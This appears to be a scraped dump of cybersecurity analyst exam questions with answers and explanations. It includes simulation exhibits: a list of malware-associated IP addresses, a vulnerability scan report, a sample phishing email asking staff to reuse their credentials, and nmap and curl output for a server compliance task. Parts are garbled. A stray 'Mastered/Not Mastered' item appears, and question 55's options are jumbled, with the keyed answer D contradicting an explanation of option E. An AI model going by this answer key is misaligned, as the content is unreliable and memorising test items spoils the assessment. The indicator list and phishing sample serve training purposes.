Malware domain list

```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information
Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset: 172.30.0.150
Risk: Anyone can read the information by gaining access to the channel being used for communication.
Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations
Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset: 172.30.0.152
Risk: Enhanced risk for unauthorized or malicious software installation
Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute
Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset: 172.30.0.157
Risk: Session sidejacking
Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate
Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset: 172.30.0.153
Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference: CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,


In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.


IT HelpDesk



A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 37
A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO's goals?

A. Vulnerability scanning
B. Adversary emulation
C. Passive discovery
D. Bug bounty

Answer: B

Explanation:
The correct answer is B. Adversary emulation.
Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization1. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network2.
The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

NEW QUESTION 38
A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

A. Employing Nmap Scripting Engine scanning techniques
B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Answer: C

Explanation:
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

NEW QUESTION 40
An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR
B. SIEM
C. SLA
D. IoC

Answer: A

Explanation:
SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION 45
A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') && echo "$1 | $a" }
B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $b" }
C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print$1}').origin.asn.cymru.com TXT +short }
D. function z() { c=$(geoiplookup$1) && echo "$1 | $c" }

Answer: C

Explanation:
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print
$1}').origin.asn.cymru.com TXT +short }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

NEW QUESTION 49

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A. Proprietary systems
B. Legacy systems
C. Unsupported operating systems
D. Lack of maintenance windows

Answer: A

Explanation:
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerabilit management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

NEW QUESTION 53
A security analyst received an alert regarding multiple successful MFA log-ins for a particular user When reviewing the authentication logs the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, based on the MFA logs? (Select two).

A. Dictionary attack
B. Push phishing
C. impossible geo-velocity
D. Subscriber identity module swapping
E. Rogue access point
F. Password spray

Answer: BC

Explanation:
C. Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
* B. Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

NEW QUESTION 55
Which of the following security operations tasks are ideal for automation?

Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics foun
B. Move the suspicious graphics to the appropriate subfolder
A. Suspicious file analysis:
C. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
D. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
E. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 56
SIMULATION
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not

The company's hardening guidelines indicate the following
• TLS 1 2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1: AppServ1:

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```

AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4

```
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```


2:38:26

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

